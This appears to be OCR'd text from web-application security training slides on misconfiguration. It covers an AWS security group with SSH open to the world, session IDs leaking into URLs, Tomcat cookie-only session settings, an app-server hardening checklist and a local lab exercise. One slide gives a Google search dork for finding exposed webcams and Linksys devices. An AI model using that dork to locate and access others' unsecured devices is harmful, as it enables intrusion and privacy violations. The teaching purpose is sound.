
Security groups awseb-e-nuq26udmri-stack-AWSEBSecurityGroup-536Q15GVJ2BZ. view rules

Security Groups associated with i-219341f7

Ports	Protocol	Source	awseb-e-nuq26udmri-stack-AWSEBSecurityGroup-536Q15GVJ2BZ
80	tcp	sg-843f59ed	✓
22	tcp	0.0.0.0/0	✓



Google inurl:ViewerFrame?Mode=Motion or inurl:main.cgi linksys



Ads

Buy Stuff Here

And more stuff here

If you like stuff, you'll like this stuff...

More stuff here.


But I spent all my money on stuff.

Hello!

Welcome to the Nuez blog. Please feel free to login and blog about any topic that you want to talk about. Enjoy!

Java Rocks!!!

But Groovy and Grails is better.



nuez.elasticbeanstalk.com/;jsessionid=9D20C85605473C186F41E42DE50F6C88

Ads

Buy Stuff Here

And more stuff here

If you like stuff, you'll like this stuff...

More stuff here.

But I spent all my money on stuff.

Hello!

Welcome to the Nuez blog. Please feel free to login and blog about any topic that you want to talk about. Enjoy!

Java Rocks!!!

But Groovy and Grails is better.

```
<session-config>
  <tracking-mode>COOKIE</tracking-mode>
</session-config>
```

disable cookies and determine if session data is written to url

Securing <app server>

- run as dedicated user (not root)
- change default users & passwords
- remove unnecessary applications
- disable auto deploy
- configure error responses
- set up to date on versions


look up your app server security best practices and validate them

Security Misconfiguration Lab

1. Run Wordy Ninja Blog in Tomcat
    1. cd ~/workspaces/apache-tomcat-8.0.1
    2. bin/startup.sh
    3. http://localhost:9090
2. Determine if an attacker can stop the app
3. Determine if only necessary apps are running
4. Remove any unnecessary apps

